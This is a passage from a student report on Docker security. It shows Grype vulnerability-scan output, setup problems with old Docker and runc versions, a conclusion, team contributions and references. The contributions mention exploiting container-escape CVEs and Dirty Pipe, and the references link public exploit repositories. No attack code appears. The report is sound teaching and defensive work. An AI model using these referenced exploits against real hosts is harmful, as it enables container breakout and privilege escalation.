
```
root@docker-host: /home/ubuntu
root@docker-host:/home/ubuntu# grype ubuntu-runc:latest
 ✔ Vulnerability DB                [updated]
 ✔ Loaded image                                                                                  ubuntu-runc:latest
 ✔ Parsed image                              sha256:41cdee167e8163eb0b7fbb22d02d1855024a544947b63d0e20342d3d55fed036
 ✔ Cataloged contents                                 589dec11bd64062a533da3de131a5a2ac6916f4e85de66c476193b6095e0d0f0
   ├── ✔ Packages                        [102 packages]
   ├── ✔ File digests                    [2,048 files]
   ├── ✔ File metadata                   [2,048 locations]
   └── ✔ Executables                     [733 executables]
 ✔ Scanned for vulnerabilities     [47 vulnerability matches]
   ├── by severity: 0 critical, 0 high, 24 medium, 20 low, 3 negligible
   └── by status:   8 fixed, 39 not-fixed, 0 ignored
NAME              INSTALLED                FIXED-IN           TYPE  VULNERABILITY   SEVERITY
bash              5.1-6ubuntu1             5.1-6ubuntu1.1     deb   CVE-2022-3715   Medium
bsdutils          1:2.37.2-4ubuntu3        2.37.2-4ubuntu3.3  deb   CVE-2024-28085  Medium
coreutils         8.32-4.1ubuntu1.1                           deb   CVE-2016-2781   Low
gcc-12-base       12.3.0-1ubuntu1~22.04                       deb   CVE-2022-27943  Low
gpgv              2.2.27-3ubuntu2.1                           deb   CVE-2022-3219   Low
libblkid1         2.37.2-4ubuntu3          2.37.2-4ubuntu3.3  deb   CVE-2024-28085  Medium
libc-bin          2.35-0ubuntu3.6                             deb   CVE-2016-20013  Negligible
libc6             2.35-0ubuntu3.6                             deb   CVE-2016-20013  Negligible
libgcc-s1         12.3.0-1ubuntu1~22.04                       deb   CVE-2022-27943  Low
libgcrypt20       1.9.4-3ubuntu3                              deb   CVE-2024-2236   Medium
libgnutls30       3.7.3-4ubuntu1.4                            deb   CVE-2024-28835  Medium
libgnutls30       3.7.3-4ubuntu1.4                            deb   CVE-2024-28834  Medium
libgssapi-krb5-2  1.19.2-2ubuntu0.3                           deb   CVE-2024-26462  Medium
libgssapi-krb5-2  1.19.2-2ubuntu0.3                           deb   CVE-2024-26461  Medium
libgssapi-krb5-2  1.19.2-2ubuntu0.3                           deb   CVE-2024-26458  Medium
libk5crypto3      1.19.2-2ubuntu0.3                           deb   CVE-2024-26462  Medium
libk5crypto3      1.19.2-2ubuntu0.3                           deb   CVE-2024-26461  Medium
libk5crypto3      1.19.2-2ubuntu0.3                           deb   CVE-2024-26458  Medium
libkrb5-3         1.19.2-2ubuntu0.3                           deb   CVE-2024-26462  Medium
libkrb5-3         1.19.2-2ubuntu0.3                           deb   CVE-2024-26461  Medium
libkrb5-3         1.19.2-2ubuntu0.3                           deb   CVE-2024-26458  Medium
libkrb5support0   1.19.2-2ubuntu0.3                           deb   CVE-2024-26462  Medium
libkrb5support0   1.19.2-2ubuntu0.3                           deb   CVE-2024-26461  Medium
libkrb5support0   1.19.2-2ubuntu0.3                           deb   CVE-2024-26458  Medium
liblzma5          5.2.5-2ubuntu1                              deb   CVE-2020-22916  Medium
libmount1         2.37.2-4ubuntu3          2.37.2-4ubuntu3.3  deb   CVE-2024-28085  Medium
libncurses6       6.3-2ubuntu0.1                              deb   CVE-2023-50495  Low
libncurses6       6.3-2ubuntu0.1                              deb   CVE-2023-45918  Low
libncursesw6      6.3-2ubuntu0.1                              deb   CVE-2023-50495  Low
libncursesw6      6.3-2ubuntu0.1                              deb   CVE-2023-45918  Low
libpcre3          2:8.39-13ubuntu0.22.04.1                    deb   CVE-2017-11164  Negligible
```

Figure 4: Grype Scanning Tool

As experimented by (Majumder et al., 2023), among the three scanning tools that we have used, Snyk can detect the highest number of vulnerabilities whereas Grype can identify unique vulnerabilities that are not typically detected by other tools. Furthermore, Trivy offers a more balanced approach to vulnerability detection.

6. Challenges and Solutions:

- At the outset of our project, we were having trouble installing the previous versions of docker. We have solved this problem by installing docker static binaries for previous versions.
- For the earlier versions of the Docker, we needed to downgrade the runc as well, where we have faced some challenges. Downgrading runc may lead to compatibility issues where Docker might not work as expected or might not support certain features that are available in the newer version. Furthermore, runc may have dependencies that are specific to its version. Downgrading runc would require ensuring that all dependencies are also compatible with the older version, which could lead to a complex dependency resolution process. Manually downloading and installing the specific version of runc that we required is an approach we followed to resolve this issue. This will typically involve removing the current version and replacing it with the older one, while also ensuring that the dependencies are met.
- We ran into a snag with the Docker daemon. After installing an older Docker version, we launched the daemon with "dockerd &" to run it in the background. However, the daemon would stop whenever we closed our session, and we were seeing errors about the Docker daemon socket connection. To fix this, we created a dedicated service file for Docker in "/etc/systemd/system". In that file, we set the path to our dockerd binary in "ExecStart". Then, we reloaded the system daemon and started the Docker service with "systemctl start docker". This ensured that our Docker service kept running smoothly even after our session ended.
- We have researched several blogs and articles to find out the proper implementation of the CVEs that we have explored as there is no proper documentation for it.
- All the static analysis scanning tools that we have implemented have their own limitations which can be solved by conducting dynamic analysis. We want to explore this sector to conduct more rigorous scanning methods in our future work.

7. Conclusion:

In concluding our report, we reflect on the path taken to exploit several vulnerabilities of Docker Containerized technology. We have navigated the complexities of installing specific Docker versions, tackled the intricacies of installing required dependencies and have learned about various low to high risks of docker system. Our hands-on work didn't just reveal vulnerabilities; it was also about building strong defenses as we have implemented attack specific patches. Finally, we have used tools like Snyk, Trivy, and Grype to scan for and address system vulnerabilities, each offering unique insights.

8. Contributions:

Group Member	**Contribution**
Anik Chowdhury	Involved in setting up the Docker environment, researched CVEs, supported the implementation of Volume Mount Attack and committedly worked on attack specific patches.
Damandeep Singh	Focused on the Dirty Pipe Attack implementation and its patches, managed GitHub repository utilization for exploit code and dedicatedly worked on CVE-2019-5736.
Mohik Jaswal	Thoroughly researched various scanning tools to help the team decide on their workability and helped with deploying Trivy and Grype scanning tool.
Nadia Haque Zumme	Contributed to dynamic and static analysis of security vulnerabilities, project presentation, and helped with the implementation of Snyk scanning tool.
Salahuddin Ahmed Sabbir	Key role in exploiting CVE-2024-21626, extracting docker binaries, participated in attack and Snyk scanning tool integration with our project and contributed to Docker daemon service configuration.
Sanjana Farial	Conducted development and testing of the Volume Mount Attack, supported the work on mitigation strategies and led the documentation process.
Sidharth Sunil	Assisted in system configuration and running vulnerability scans with Trivy and Grype, contributed to the presentation and documentation of the project.
Taran Ahuja	Researched CVE-2019-5736 and CVE-2021-21285, calculated the feasibility of their implementation on our docker system and assisted in the implementation of Dirty Pipe Attack.

Reference:

1. AlexisAhmed. (n.d.). GitHub - AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits: A collection of exploits and documentation that can be used to exploit the Linux Dirty Pipe vulnerability. GitHub. https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits [Last access: 19 April 2024]
2. Basharkey. (n.d.). GitHub - basharkey/CVE-2022-0847-dirty-pipe-checker: Bash script to check for CVE-2022-0847 "Dirty Pipe." GitHub. https://github.com/basharkey/CVE-2022-0847-dirty-pipe-checker [Last access: 19 April 2024]
3. McNamara, R. (2024, January 31). *Vulnerability: runc process.cwd and leaked fds container breakout (CVE-2024-21626)*. Snyk. https://snyk.io/fr/blog/cve-2024-21626-runc-process-cwd-container-breakout/ [Last access: 19 April 2024]
4. Docker Inc. (2023, December 18). *"Isolate containers with a user namespace."* Docker Documentation. https://docs.docker.com/engine/security/userns-remap/ [Last access: 19 April 2024]
5. Majumder, S. H., Jajodia, S., Majumdar, S., & Hossain, S. (2023). Layered Security Analysis for Container Images: Expanding Lightweight Pre-Deployment Scanning. *20th International Conference on Privacy, Security, and Trust (PST).* https://doi.org/10.1109/pst58708.2023.10320152 [Last access: 19 April 2024]